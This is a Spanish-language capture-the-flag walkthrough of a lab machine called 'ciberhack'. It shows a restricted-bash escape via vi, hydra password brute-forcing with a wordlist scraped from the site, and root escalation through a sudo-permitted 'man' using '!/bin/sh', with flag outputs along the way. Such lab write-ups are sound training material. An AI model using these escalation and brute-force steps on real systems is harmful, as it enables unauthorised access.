┌──(kali㉿kali)-[~]
└─$ ssh bob@192.168.28.9
bob@192.168.28.9's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of dom 31 mar 2024 21:36:02 UTC

  System load:  0.0               Processes:               180
  Usage of /:   50.4% of 9.75GB   Users logged in:         1
  Memory usage: 17%               IPv4 address for enp0s3: 192.168.28.9
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 17 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»


Last login: Sun Mar 31 11:35:31 2024 from 192.168.28.4
bob@ciberhack:~$
```

```
bob@ciberhack:~$ cd ..
-rbash: cd: restricted
```

Una vez nos conectemos mediante ssh con el usuario bob, veremos que estamos en una restricted bash, por lo que tenemos que escapar de ella



Si utilizamos el comando “vi” que es de los pocos que podemos utilizar y ponemos lo siguiente podremos escapar de la restricted bash, primero creamos una variable que ejecuta una bash normal



Y después la ejecutamos esa variable llamada “shell”

```
$ ls -la
total 44
drwxr-x--- 4 bob  bob  4096 mar 31 12:35 .
drwxr-xr-x 5 root root 4096 mar 31 12:14 ..
-rw------- 1 bob  bob    87 mar 31 15:36 .bash_history
-rw-r--r-- 1 bob  bob   220 mar 31 11:28 .bash_logout
-rw-r--r-- 1 bob  bob  4237 mar 31 11:37 .bashrc
drwx------ 2 bob  bob  4096 mar 31 11:35 .cache
drwxr-xr-x 4 root root 4096 mar 31 12:09 dic
-rw-r--r-- 1 root root  496 mar 31 12:08 FLAG.txt
-rw-r--r-- 1 bob  bob   807 mar 31 11:28 .profile
-rw------- 1 bob  bob   850 mar 31 12:35 .viminfo
$
```

Una vez que hagamos eso habriamos escapado de esa bash, pero no hay que hacer /bin/bash para tener una shell mas comoda, por que no te dejará hacer comando binarios ya que están bloqueados para ese usuario y en esta shell si te deja utilizar estos comandos

#FLAG3

```
$ cat FLAG.txt

   ###     ###                       ##
  ## ##     ##                      ####
   #       ##      ####     ### ##   ####
 ####      ##        ##   ##  ##     ##
  ##       ##      ####   ##  ##     ##
  ##       ##     ##  ##    #####
 ####      ####     #####       ##     ##
                           #####

Very good, you have the flag 3/5

This flag is worth 10 points

From what I see you escaped from that restricted bash, clever, now to continue escalating privileges hehe
```


Leemos la flag para tenerla…

```
$ tree
.
├── dic
│   ├── passwd
│   │   └── passwd.txt
│   └── txt
│       └── dic.txt.zip
└── FLAG.txt

3 directories, 3 files
```


```
$ ls -la
total 12
drwxr-xr-x 2 root root 4096 mar 31 12:13 .
drwxr-xr-x 4 root root 4096 mar 31 12:09 ..
-rw-r--r-- 1 root root  441 mar 31 12:12 dic.txt.zip
$ sudo -l
Matching Defaults entries for bob on ciberhack:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on ciberhack:
    (ALL : ALL) NOPASSWD: /usr/bin/unzip
```

En esta ubicación encontramos un archivo zip protegido con contraseña y si hacemos “sudo -l” podremos ver que solo podemos ejecutar sudo sin contraseña el binario unzip

Con lo que conseguimos en la página al principio la palabra “charlot” esa será la contraseña de este archivo zip, lo descomprimimos utilizando sudo y veremos dentro del mismo un .txt que dice que en algún lugar de la página web estará la palabra de la contraseña de “charlot”



Lo que haremos será utilizar esta herramienta para sacar todas las palabras de la página web principal y volcarlo en un archivo .txt que será nuestro diccionario para lanzarlo al hydra



Una vez creado el diccionario, lanzamos el ataque y nos mostrará la contraseña “estimulantes”

5. USUARIO CHARLOT

```
charlot@ciberhack:/home/bob/dic/txt$
```

```
charlot@ciberhack:/home$ tree
.
├── bob  [error opening dir]
└── charlot
    └── FLAG.txt

2 directories, 1 file
```


Una vez conectado al ssh mediante “charlot” inspeccionamos los archivos que hay…

#FLAG4

```
charlot@ciberhack:~$ cat FLAG.txt

   ###     ###                          ##
  ## ##     ##                         ####
   #        ##      ####     ### ##    ####
 ####       ##         ##   ##  ##     ##
  ##        ##      #####   ##  ##     ##
  ##        ##     ##  ##    #####
 ####      ####     #####       ##     ##
                            #####

Very good, you have the flag 4/5

This flag is worth 20 points

You are only one step away from getting the last flag and thus being root
```


Leemos la flag para tenerla

#FLAG2



Si nos vamos a la raiz “/” encontramos un directorio llamado “ftp/” que dentro contiene una flag de FTP que solo se puede encontrar entrando en la máquina y no por el FTP y por lo que la leemos para tenerla…

Si hacemos con este usuario “sudo -l” veremos que el “man” se puede utilizar sudo sin contraseña por lo que aprovecharemos eso utilizando lo siguiente



Ponemos este comando “sudo man man” y nos llevará a este apartado, dentro de aquí pondremos “!/bin/sh” para que nos devuelva una shell registrado con privilegios de “root” (siendo root) esto sucede por que utilizamos “sudo”


6. USUARIO ROOT

```
# whoami
root
```

```
# /bin/bash
root@ciberhack:/home/charlot#
```

Una vez echo eso seremos “root” para verlo más bonito ejecutamos el comando “/bin/bash”

#FLAG5



Y por último si nos vamos al directorio de “/root” veremos la última flag por lo que la máquina ya estaría totalmente terminada.

GRACIAS POR HABER PARTICIPADO EN MI MINIJUEGO DE HACKING ÉTICO